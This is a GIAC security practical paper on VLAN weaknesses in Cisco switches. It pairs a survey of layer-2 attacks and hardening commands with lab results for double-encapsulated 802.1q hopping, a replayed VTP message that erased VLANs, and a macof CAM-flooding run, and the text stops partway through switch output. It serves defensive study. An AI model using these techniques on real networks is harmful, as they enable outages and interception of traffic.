# Virtual LAN Security: weaknesses and countermeasures

GIAC Security Essentials Practical Assignment
Version 1.4b

by

Steve A. Rouiller

# 1 Abstract

Based on Blackhat report [11], we decided to investigate some possibilities to attack VLANs (Virtual Local Area Network). We think that is important to study this particular threat and gain insight into the involved mechanisms, as a breach of VLAN's security can have tremendous consequences. Indeed, VLANs are used to separate subnets and implement security zones. The possibility to send packets across different zones would render such separations useless, as a compromised machine in a low security zone could initiate denial of service attacks against computers in a high security zone. Another threat lies in the possibility to "destroy" the virtual architecture, performing indeed a DoS (Denial Of Service) against a whole network architecture. Recovery time would impact significantly on the business operations; in addition of an additional compromise threat during the time the subnets separations are removed, leading finally to information disclosure.

As it seems possible to send packets across VLANs, our questions were:

- What is the required effort to perform this?
- What can be done in order to increase VLAN security?

In a first step we got familiar with the different in terms of strategy and supporting tools. Then we set up a prototype demonstrating five attacks:

1. Basic Hopping VLAN Attack,
2. Double Encapsulated 802.1q VLAN Hopping Attack,
3. VLAN Trunking Protocol Attack,
4. Media Access Control Attack and
5. Private VLANs Attack.

Based on [10], the hardenings of the switches succeed to protect VLANs against the attacks, but this has rapidly increased the work of the administrator. Thus, Administrators have to assess the ratio between the amount of work and the risk to be attacked.

# Table of content

# 2 Introduction

Many architectures use Virtual LANs, on their switches, to separate subnets from each other on the same network infrastructure. It is commonly assumed that Virtual LANs are fully isolated from each other.

During the Blackhat conference 2002 [11], a presentation from Sean Convery (CISCO) demonstrated ways of sending packets across VLANs. The reason that this is possible is apparently that VLANs were not designed for security but are used to enforce it. It is up to the administrator to ensure that the infrastructure cannot be easily abused to compromise the network or data within.

As it seems possible to send packets across VLANs, our questions were:

- ✍ What is the required effort to perform this?
- ✍ What can be done in order to increase VLAN security?

## 2.1 Purpose

The reader which is not comfortable with the switch's terms should read a paper which explains the terminology and the concepts involved with switches.

This report is divided in 3 main sections (chapter 3, 4 and 5). Chapter 3 describes the most important threats on switches (based on [11]) and some countermeasures (based on [10]). In chapter 4 we present the attacks that we replayed:

- ? Basic Hopping VLAN Attack,
- ? Double Encapsulated 802.1q VLAN Hopping Attack,
- ? VLAN Trunking Protocol Attack,
- ? Media Access Control Attack and
- ? Private VLANs Attack.

The fifth chapter concludes this report, while recalling some security concepts seen through this report. In the appendix we give the C code that we used to attack the switches.

# 3 Layer 2 attacks landscape (for Cisco switches)

We assume that the reader have the knowledge which is necessary to configure Switches. The reader can find a table of terms and abbreviations in page: 26.

Numerous layer 2 attacks exist; this chapter is based on [11] and presents 9 different ways to fulfill attacks on the layer 2. These attacks are most representative:

1. Media Access Control (MAC) attack
2. BASIC VLAN Hopping attack
3. Double Encapsulation VLAN Hopping attack
4. Address Resolution Protocol (ARP) attack
5. Spanning Tree Attack
6. VLAN Trunking Protocol attack
7. VLAN Management Policy Server (VMPS)/ VLAN Query Protocol (VQP) attack
8. Cisco Discovery Protocol (CDP) Attack
9. Private VLAN (PVLAN) attack

Next sections present these 9 attacks, and some countermeasures to mitigate them, for more details see [11].

## 3.1 *Media Access Control (MAC) Attack*

This attack is based on Content Addressable Memory (CAM) Overflow. The CAM Table stores information such as MAC addresses available on physical ports with their associated VLAN parameters. CAM Tables have fixed size. The first tool, for this attack, appears in 1999 (“macof”, about 100 lines of Perl). “Dsniff” implements also this attack.



Figure 1 MAC attack, from Blackhat 2002



Figure 2 MAC attack result, from Blackhat 2002

Figure 1 shows the attacker flooding the CAM table. Once the table is full, the traffic without CAM entry, floods on the local VLAN, but NOT existing traffic with an existing CAM entry, as shown in Figure 2. This attack also fills CAM tables of adjacent switches.

The MAC flooding attack can be mitigated by using the `port-security` features. This allows to specify MAC addresses for each port or to learn a certain number of MAC addresses per port. This prevents "macof" from flooding the CAM table.

## *3.2 Basic VLAN Hopping attack*

This attack is based on Dynamic Trunk Protocol (DTP). DTP is used for negotiating trunking on a link between two devices and for negotiating the type of trunking encapsulation (802.1Q) to be used. We demonstrate in section 4.4 that this attack has been defeated by Cisco.



Figure 3 Basic VLAN Hopping Attack, from Blackhat 2002

As show in Figure 3, a station can spoof as a switch with 802.1Q signalling (using a rogue DTP frame). The station is then member of all VLANs. It requires a trunking favorable setting on the port.

Cisco has fixed this with the new version of IOS and CATOS. As reaction of this, the attack has been adapted as shown in next section.

## *3.3 Double encapsulation VLAN Hopping attack*

As Basic VLAN Hopping attack has been defeated (see above), attackers have found a new way to implement VLAN Hopping. This attack is also based on Dynamic Trunk Protocol (DTP).


NOTE: Only works if Trunk has the same Native VLAN as the Attacker.
Attacker
802.1q; 802.1q
802.1q; Frame
Trunk
Frame
Victim

Figure 4 Double Encapsulated VLAN “Hopping” attack, from Blackhat 2002

The Figure 4 shows an attacker sending a double encapsulated 802.1Q frame. The first switch strips off the first encapsulation and then sends it back out. The second switch strips off the second encapsulation and sends the frame to another VLAN ID… This is due to the fact that Switches perform only one level of decapsulation. With this attack, the attacker can only send packets, and not receive them (Unidirectional traffic only).

As the attacker requires a trunking favorable setting on the port, to defeat this attack, the administrator should disabling Auto-trunking (`switchport mode access; switchport nonegotiate`), and always uses a dedicated VLAN ID for all trunk ports. The administrator mustn’t use VLAN 1 for anything (`switchport trunk native vlan 999`).

## *3.4 Address Resolution Protocol (ARP) attacks*

ARP attack is based on ARP Spoofing (misuse of Gratuitous ARP), and compromising users of the same VLAN. “Dsniff” is a an example of an ARP attack tool, with: ARP spoofing, Mac flooding, selective sniffing and SSH/SSL interception, see [15].

Gratuitous ARP is used by hosts to “announce” their IP address to the local network and avoid duplicate IP address on the network; router and other network hardware may use cache information gained from gratuitous ARPs (as they are broadcast packet). It looks like: “Hi everyone, I am the host Z, my IP address is 10.0.0.10 and my MAC address is 0a:b0:0c:10:02:30!”. So, what happens if another host sends several times: “Hi everyone, I am the host W, my IP address is 10.0.0.10 and my MAC address is 0a:b0:0c:10:02:44!”. Every node on the network will store this information and contact W instead of Z.

A way to mitigate the attack is to use the `port-security` features, for the same raisons explain in **Error! Reference source not found.**. Administrators have to consider static ARP for critical routers and hosts (beware of the administrative overhead). IDS systems could be tuned to watch for unusually high amounts of ARP traffic. There are also tools which track IP/MAC address pairing (ARPWatch is freely available). [3] Announces that an ARP firewall feature is in development at Cisco.

## 3.5 Spanning Tree Attack

This attack is based on Spanning Tree. STP is use to maintain loop-free topologies in a redundant Layer 2 infrastructure. STP is very simple. Messages are sent using Bridge Protocol Data Units (BPDUs).

The attacker sends BPDUs which can force a Root bridge change and thus create a DoS condition on the network. The attacker also has the possibility to see frames he shouldn't. There are tools to replay this attack (brconfig + macof). The tool requires that the attacker be dual homed on two different switches.

A bad idea, in order to protect switches against this attack, is to disable STP, introducing loops would become another source of attack. There are two features on switches which are called BPDU Guard and Root Guard. BPDU Guard disables interfaces using portfast upon detection of a BPDU message on the interface (`spanning-tree portfast bpduguard`). Root Guard disables interfaces who become the root bridge due to their BPDU advertisement (`spanning-tree guard root`).

## 3.6 VLAN Trunking Protocol (VTP) attack

This attack is based on Spanning Tree. VTP reduces administration in a switched network. When configuring a new VLAN on one VTP server, the VLAN is distributed through all switches in the domain. This reduces the need of configuring the same VLAN everywhere. VTP is a Cisco-proprietary protocol that is available on most of the Cisco Catalyst family products



Figure 5 VTP Attack, from Blackhat 2002

The Figure 5 shows that, after becoming a trunk port, an attacker could send VTP messages as a server with no VLANs configured. All VLANs would be deleted across the entire VTP domain. This attack could be played accidentally, i.e. by inserting a new switch on the network which has a bad configuration (this is referring by Cisco [1]#vtp_ts_rec_ins.).

In order to avoid this, disable VTP (`vtp mode transparent`), or at least to use MD5 authentication (`vtp domain <vtp.domain> password <password>`).

## 3.7 VMPS/VQP attack

This attack is based on Dynamic VLAN Access Ports. VLAN assignment, based on MAC addresses, is possible with a VLAN Management Policy Server (VMPS). VMPS uses VLAN Query Protocol (VQP) which is unauthenticated and runs over UDP.

Today, there isn't a public domain tool to play this attack (even Ethereal doesn't decode the packet). Possible attacks include DoS (prevent login) or Impersonation (Join an unauthorized VLAN).

Cisco consider the fact that if the responsible of the network have the administrative resources to deploy VMPS, he probably have the resources to closely monitor its security, and thus detect the Out-of-Band VQP message.

## *3.8 Cisco Discovery Protocol (CDP) attacks*

Cisco Discovery Protocol allows Cisco devices to chat among one another. It can be used to learn possibly sensitive information (IP address, software version, router model,…). CPD is in cleartext and unauthenticated.

Besides the information gathering benefit, CDP offers even more to an attacker; there was a vulnerability in CDP that allowed Cisco devices to run out of memory and potentially crash, if the attacker sends tons of bogus CDP packets to it.

In order to mitigate this attack, consider disabling CDP (`no cdp enable`), or being very selective in its use in security sensitive environments (backbone vs. user interface may be a good distinction).

## *3.9 Private VLAN (PVLAN) attack*

PVLANs (also called protected ports) are used to isolated traffic in specific communities, to create distinct "networks" within a normal VLAN. Some applications require that no traffic is forwarded by the Layer 2 protocol between interfaces on the same switch. In such an environment, there is no exchange of unicast, broadcast, or multicast traffic between interfaces on the switch, and traffic between interfaces on the same switch is forwarded through a Layer 3 device such as a router.



Figure 6 Normal use of PVLAN, from Blackhat 2002



Figure 7 Intended PVLAN security is bypassed, from Blackhat 2002

The attacker sends a frame with a rogue MAC address (the one of the Layer 3 device) but with the IP address of the victim. Thus the router will forward the packet to the victim. Intended PVLAN security is bypassed. With this attack, the attacker can only send packets, and not receive them (Unidirectional traffic only), except if the two hosts were compromised. Note this is not a PVLAN vulnerability as it enforced the rules.

In order to mitigate this attack, the administrator could setup an ingress ACL on the router interface, or use VLAN ACL (VACL).

## *3.10 Sum up*

This chapter has presented 9 different attacks (based on [11]) which could defeat a switch, but this list isn't exhaustive. We can quote: Multicast Brut-Force Failover Analysis, Random Frame Stress Attack, DHCP Starvation attacks,... Nevertheless, the management can be the weakest link; all the great mitigation techniques we talked about aren't worth much if the attacker telnets into the switches and disables them. Most of the network management protocols we know are insecure (SNMP, TFTP, telnet, FTP, …); the administrators have to consider secure variants of these protocols as they become available (SSH, SCP, SSL,…). Where it is impossible, consider an Out Of Band (OOB) management.

- ✍ Put the management VLAN into a dedicated non-standard VLAN where nothing but management traffic resides.
- ✍ Consider physically back-hauling this interface to the management network

When OOB management is not possible, at least limit access to the management protocols using the "set ip permit" lists on the management protocols.

VLANs ACLs and Router ACLs, are typically the two implementation methods; there are some caveats to their operation, check here for more details: [16]

In order to determine if these attacks are hard to replay or not, we present our experiences in next chapter. Additionally, we could validate the mitigation of these attacks.

# 4 Attacks in practice

We carried out some attacks as presented chapter 3 in the our lab, the results are shown in this chapter.

## 4.1 *The equipment and the configuration.*

The following equipment and software was used during testing.

? Cisco 2950 Fast Ethernet switch 24 x 10/100 UTP, IOS 12.1(9)EA1

? Cisco 2924M-XL-EN Ethernet switch 24 x 10/100 UTP, IOS 12.0(5)WC 5, for the second switch.

? 3 labor PCs with ethereal software, libnet software under Linux (SuSe 8.1).

? 1 hub

? 2 x UTP crossover cable for trunking (hub)

Figure 8 shows the physical network of the testbed.



Figure 8 The physical network of the testbed.

The switches were prepared with a similar configuration (the default configuration can found in [8]). Then, we assigned the interfaces as defined in Table 1.The three PC were configured with IP address on the same C class subnet.

Table 1 The switches' Interfaces configuration.

| Interfaces | Usage |
|---|---|
| 1 - 3 | VLAN1 |
| 4 - 6 | VLAN 2 |
| 7 - 9 | VLAN 3 |
| 10 - 12 | VLAN 4 |
| 13 - 15 | VLAN 5 |
| 16 - 18 | VLAN 6 |
| 19 - 22 | unused |
| 23 | 802.1q Trunk port, native VLAN 1 (by default) |
| 24 | VLAN 10 (management) |

We used the software Ethereal [12] in order to collect the frame. We used also the software Libnet [13] to generate the 802.1q frames. We start to replay the tests made by SANS (see [8]) in order to validate the statement of our switches. We noted some differences with the results obtained by SANS.

In order to control the configuration of the switches, we sent different pings on different VLAN and verified if they were correctly transmitted.

## 4.2 Collection of 802.1q tag

With this test, we collected the frame transmitted on the trunk port (the Middle PC). The attacker PC was left on a VLAN 1 port. The attacker pinged a non-existing IP address. As this non-existent IP address did not have an entry in attacker's ARP table, the machine broadcasted an ARP lookup and this lookup was captured on PC in middle. As the middle PC was listening on a trunk port, it received the ARP lookup WITHOUT 802.1q tag ([8] received the ARP lookup in 802.1q format, containing the 4 byte 802.1q tag). This process was repeated, with attacker PC moved to a VLAN 2 port and from these two captures, the format of the 802.1q tag was found to be "81 00 0n nn", where nnn is the VLAN number.

For example, frames on VLAN 2 would have a tag of "81 00 00 02", frames on VLAN 3 would have a tag of "81 00 00 03", see Figure 9 and Table 2.



Figure 9 New 802.3 format including 802.1p and Q, from Marconi.

| Label | Field Name | Size | Description |
|---|---|---|---|
| TCI | Tag Control Information | 4 Bytes | Starts after the source address field of the Ethernet frame. |
| TFT | Tagged Frame Type | 2 Bytes | When set to '0x8100', indicates this frame uses 802.1p and Q tags |
| P | Priority | 3 bits | Indicates 802.1p priority level 0-7 (low-high) |
| C | Canonical Indicator | 1 bit | Indicates if the MAC address are in canonical format – Ethernet uses '0' |
| VLAN | VLAN Identifier (VID) | 12 bits | Indicates which VLAN this frame belongs to (0-4095) |

Table 2 Description of 802.3 fields

The 802.1q tag is positioned directly after the source MAC address of the frame and before any of the IP header information.

## 4.3 802.1q frames into non-trunk ports

For the next test, the two PCs (attacker and victim) were attached to the same VLAN (1) of one of the switches. We sent generated 802.1q frames from the attacker to the victim. As expected, the frames received were untagged. This test was repeated with both PCs on VLAN 2 and 3 also. In each case, the handcrafted frame was delivered to the destination machine.

| Src VLAN | Dst VLAN | Tag ID | Success ? |
|---|---|---|---|
| 1 | 1 | 1 | Yes, untagged in middle |
| 2 | 2 | 2 | Yes, tagged in middle |
| 3 | 3 | 3 | Yes, tagged in middle |

Table 3 802.1q frames into non-trunk ports results.

Table 3 shows different behaviours between VLAN 1 and other VLANs. But we are able to inject 802.1q frames into non-trunk ports.

## 4.4 Basic Hopping VLAN Attack

With this test, the PCs were connected to different VLANs on each of the switches and an attempt was made to get the generated frame to 'hop' from on VLAN to the other (see Figure 3). Various VLAN ID's were used in a effort to cover as many combinations as possible. The following results were collected.

| Src VLAN | Dst VLAN | Tag ID | Success ? |
|---|---|---|---|
| 1 | 1 | 1 | Yes |
| 1 | 1 | 2 | No |
| 1 | 1 | 3 | No |
| 1 | 2 | 1 | No |
| 1 | 2 | 2 | No * |
| 1 | 2 | 3 | No |
| 1 | 3 | 1 | No |
| 1 | 3 | 2 | No |
| 1 | 3 | 3 | No * |

Table 4 Hopping Vlan results (Single tag).

Two attempting combinations would have being different from SANS results (see "No *" vs [8]). SANS institute has shown two years ago that was possible to hop form VLAN 1 to 2 and from VLAN 1 to 3. It seems this "behavior" has been fixed.

## 4.5 Double Encapsulated 802.1q VLAN Hopping Attack

For the next test, the PCs were connected to different VLANs on each of the switches and an attempt was made to get the generated frame to 'hop' from one VLAN to the other. Various VLAN ID's were used in an effort to cover as many combinations as possible. Additionally, attempts were made to get frames to hop

VLAN boundaries within the same physical switch. The following results were collected.



Figure 10 New 802.3 format including double encapsulated 802.1p and Q.

### 4.5.1 Different Switches

| **Src VLAN** | **Dst VLAN** | **Tag ID** | **Success ? Frames received were :** |
|---|---|---|---|
| 1 | 1 | 1 – 1 | Yes untagged |
| 1 | 1 | 1 – 2 | No |
| 1 | 1 | 1 – 3 | No |
| 1 | 2 | 1 – 1 | No |
| 1 | 2 | 1 – 2 | YES ! untagged |
| 1 | 2 | 1 – 3 | No |
| 1 | 3 | 1 – 1 | No |
| 1 | 3 | 1 – 2 | No |
| 1 | 3 | 1 – 3 | YES ! untagged |
| 2 | 2 | 2 – 1 | YES ! tagged (tag = 1) |
| 2 | 2 | 2 – 2 | Yes tagged (tag = 2) |
| 2 | 2 | 2 – 3 | YES ! tagged (tag = 3) |
| 2 | 3 | 2 – 1 | no |
| 2 | 3 | 2 – 2 | no |
| 2 | 3 | 2 – 3 | no |
| 3 | 3 | 3 – 1 | YES ! tagged (tag = 1) |
| 3 | 3 | 3 – 2 | YES ! tagged (tag = 2) |
| 3 | 3 | 3 – 3 | Yes tagged (tag = 3) |

Table 5 Double Encapsulated 802.1q VLAN attack results.

Table 5 shows that's possible to hop from VLAN 1 to other VLANs, but it's not possible to hop from VLAN 2 or 3 to other VLAN. As VLAN 1 is the native VLAN (default configuration), only VLAN 1 is two times decapsulated. This result was predictable after the results obtain in 4.3.

### 4.5.2 Same Switch

| Src VLAN | Dst VLAN | Tag ID | Success ? Frames received were : |
|---|---|---|---|
| 1 | 1 | 1 – 1 | Yes tagged (tag = 1) |
| 1 | 1 | 1 – 2 | Yes tagged (tag = 2) |
| 1 | 1 | 1 – 3 | Yes tagged (tag = 3) |
| 1 | 2 | 1 – 1 | No |
| 1 | 2 | 1 – 2 | No |
| 1 | 2 | 1 – 3 | No |
| 1 | 3 | 1 – 1 | No |
| 1 | 3 | 1 – 2 | No |
| 1 | 3 | 1 – 3 | No |
| 2 | 2 | 2 – 1 | Yes tagged (tag = 1) |
| 2 | 2 | 2 – 2 | Yes tagged (tag = 2) |
| 2 | 2 | 2 – 3 | Yes tagged (tag = 3) |
| 2 | 3 | 2 – 1 | no |
| 2 | 3 | 2 – 2 | no |
| 2 | 3 | 2 – 3 | no |
| 3 | 3 | 3 – 1 | Yes tagged (tag = 1) |
| 3 | 3 | 3 – 2 | Yes tagged (tag = 2) |
| 3 | 3 | 3 – 3 | Yes tagged (tag = 3) |

Table 6 Double Encapsulated 802.1q VLAN attack results.

Table 6 shows a normal behavior of switch. Its not possible to hop from VLAN to other VLAN on the same switch. We can deduce that the operation of decapsulation is completed only once, on the input frames.

### 4.5.3 Native VLAN of trunk port

Following the previous tests, it was concluded that the traffic from VLAN 1 was allowed to hop to other VLANs because the trunk port was also set (implicitly) to native VLAN 1. We suggested that by changing the native VLAN of the trunk port the VLAN hopping could be eliminated (as explained in [10]).

### 4.5.4 VLAN hopping Implications

1. In a default configuration it is possible to inject 802.1q frames into non-trunk ports on a switch and have these frames delivered to the destination.
2. It is possible to get 802.1q frames to hop from one VLAN to another if the frames are injected into a switch port belonging to the native VLAN of the

trunk port. It is also necessary for the source and destination Ethernet devices to be on different switches.

- ✍ `switchport trunk native vlan 999`

3. Puts the interfaces (access port) into access mode and negotiates to convert the link into a non-trunk link.
   - ✍ `switchport mode access`
   - ✍ `switchport nonegotiate`

By enforcing these rules, the 802.1q double encapsulated attack has been defeated.

## *4.6 VLAN Trunking Protocol (VTP) Attack*

For this test, we chose to simplify drastically this attack. First at all, instead of forcing the switch's interface (where the attacker PC is plugged) to become a trunk port, we turned the interface in to trunk mode (see Figure 5). We showed in previous section that it was possible for a default interface to become a trunk port. Secondly, as the VTP message is signed with an md5 signature, we chose to replay an old message, instead of compute a fresh one.

The attacker PC was connected to a trunk port. First, we recorded valid VTP frames with a high VTP configuration revision number (for details, see [1]#ts_vtp_cfg_rev), then we turned off/turn on the VTP feature on the two switch. Thus VTP revision number has been reinitialised. Then the attacker sent the rogue VTP messages (a Summary Advert Packet, followed by a Subset Advert Packet, see [1] for more details). The result was a successful attack. After sending a shutdown to all valid VLANs, the switches were totally useless (even the server). We also succeeded to set up new VLANs with this technique.

| **Rogue VTP Subset Advert Packet** | **Effect** |
|---|---|
| Remove all VLANs (excepted those needed: 1, fddi-default, token-ring default, fddinet-default and trnet-default) | All other VLANs have been shutting down. |
| Add VLANs 2 to 6 and 10 (plus those needed: 1, fddi-default, token-ring default, fddinet-default and trnet-default) | All new VLANs have been setting up. |

Table 7 result of VTP attack

### 4.6.1 Switch's state before Rogue VTP frame:

```
Switch-vpt-client#show vlan
VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/1, Fa0/2, Fa0/3, Fa0/4,
                                                Fa0/5, Fa0/6, Fa0/7, Fa0/8,
                                                Fa0/9, Fa0/11, Fa0/12, Fa0/16,
                                                Fa0/17, Fa0/18, Fa0/19, Fa0/20,
                                                Fa0/21, Fa0/22, Fa0/24
2    VLAN0002                         active
3    VLAN0003                         active
4    VLAN0004                         active
5    VLAN0005                         active
6    VLAN0006                         active    Fa0/13, Fa0/14, Fa0/15
10   VLAN0010                         active    Fa0/10
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
2    enet  100002     1500  -      -      -        -    -        0      0
3    enet  100003     1500  -      -      -        -    -        0      0
4    enet  100004     1500  -      -      -        -    -        0      0
5    enet  100005     1500  -      -      -        -    -        0      0
6    enet  100006     1500  -      -      -        -    -        0      0
10   enet  100010     1500  -      -      -        -    -        0      0
1002 fddi  101002     1500  -      -      -        -    -        0      0
1003 tr    101003     1500  -      -      -        -    srb      0      0
1004 fdnet 101004     1500  -      -      -        ieee -        0      0
1005 trnet 101005     1500  -      -      -        ibm  -        0      0
Switch-vpt-client#
Switch-vpt-client#show vtp status
VTP Version                     : 2
Configuration Revision          : 3
Maximum VLANs supported locally : 254
Number of existing VLANs        : 11
VTP Operating Mode              : Client
VTP Domain Name                 : steve
VTP Pruning Mode                : Disabled
VTP V2 Mode                     : Disabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0xFA 0x70 0x08 0x2F 0xF0 0xA3 0xF1 0x50
Configuration last modified by 10.0.1.10 at 3-1-93 01:02:04
Switch-vpt-client#
```

Then we send a rogue VTP frame with the configuration number 27.

### 4.6.2 Switches' state after Rogue VTP frame:

```
Switch-vpt-client#show vlan
VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/1, Fa0/2, Fa0/3, Fa0/4,
                                                Fa0/5, Fa0/6, Fa0/7, Fa0/8,
                                                Fa0/9, Fa0/11, Fa0/12, Fa0/16,
                                                Fa0/17, Fa0/18, Fa0/19, Fa0/20,
                                                Fa0/21, Fa0/22, Fa0/24
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
```

```
VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
1002 fddi  101002     1500  -      -      -        -    -        0      0
1003 tr    101003     1500  -      -      -        -    srb      0      0
1004 fdnet 101004     1500  -      -      -        ieee -        0      0
1005 trnet 101005     1500  -      -      -        ibm  -        0      0
Switch-vpt-client#
Switch-vpt-client#show vtp status
VTP Version                     : 2
Configuration Revision          : 27
Maximum VLANs supported locally : 254
Number of existing VLANs        : 5
VTP Operating Mode              : Client
VTP Domain Name                 : steve
VTP Pruning Mode                : Disabled
VTP V2 Mode                     : Disabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0xEC 0x1F 0x08 0xB2 0x0A 0x1C 0xD3 0x4B
Configuration last modified by 10.0.1.10 at 3-1-93 05:13:45


Switch-vpt-server#show vtp status
VTP Version                     : 2
Configuration Revision          : 27
Maximum VLANs supported locally : 64
Number of existing VLANs        : 5
VTP Operating Mode              : Server
VTP Domain Name                 : steve
VTP Pruning Mode                : Disabled
VTP V2 Mode                     : Disabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0xEC 0x1F 0x08 0xB2 0x0A 0x1C 0xD3 0x4B
Configuration last modified by 10.0.1.10 at 3-1-93 05:13:45
Local updater ID is 10.0.1.10 on interface Vl10 (lowest numbered VLAN interface
foun)Switch-vpt-server#
```

As it can be seen from the listings, 6 VLANs have been erased (2, 3, 4, 5, 6 and 10) from the client and the server. The VTP configuration revision number switches from 3 to 27. As we used the VLAN 10 to manage the switch, there was no possibility to turn on the 6 VLANs over the Ethernet interfaces. We had to use the consol port.

### 4.6.3 VTP attack implication

All switches that are running VTP could potentially lose their VLAN information if much caution isn't observed.

1. As VTP is used only over trunk port, by protecting the interfaces as shown in 4.5.4 the rogue attacker message won't be interpreted.
2. Unless there is a great need for this service, we recommend disabling VTP to reduce the risk of configuration loss. If VTP is really needed, use a password (MD5 authentication).
   - ✍ `vtp mode transparent, or`

```
✍ vtp domain <vtp.domain> password <password>
```

By enforcing these rules the VTP attack has been defeated.

## 4.7 *Media Access Control (MAC) attack*

With this test, we used Macof tool (see [15]) Macof can generate 155,000 MAC entries on a switch per minute. It took approximately 70 second to fill the CAM table. We also plugged the three PCs into the same VLAN. The goal was for the attacker to see the traffic between the 2 other PCs, see Figure 1 and Figure 2.

### 4.7.1 Switch state before Macof:

```
Switch-1#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type       Ports
----    -----------       ----       -----
Switch-1#

Switch-1#sh mac-address-table count

Mac Entries for Vlan 10:
---------------------------
Dynamic Address Count  : 0
Static  Address Count  : 0
Total Mac Addresses    : 0

Mac Entries for Vlan 6:
---------------------------
Dynamic Address Count  : 0
Static  Address Count  : 0
Total Mac Addresses    : 0

Total Mac Address Space Available: 8190

Switch-1#
```

**Attacker under Linux:**

```
root@attacker-linux dsniff-2-3# ./macof
```

### 4.7.2 Switch state after Macof:

```
Switch-1#show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type       Ports
----    -----------       ----       -----
   6    000b.a255.48d9    DYNAMIC    Fa0/13
   6    000f.835d.7755    DYNAMIC    Fa0/13
   6    0010.a26f.6fe1    DYNAMIC    Fa0/13
   6    0013.7c0b.830a    DYNAMIC    Fa0/13
   6    0013.f860.e3bf    DYNAMIC    Fa0/13
   6    0015.bf1a.15de    DYNAMIC    Fa0/13
   6    0017.a128.a713    DYNAMIC    Fa0/13
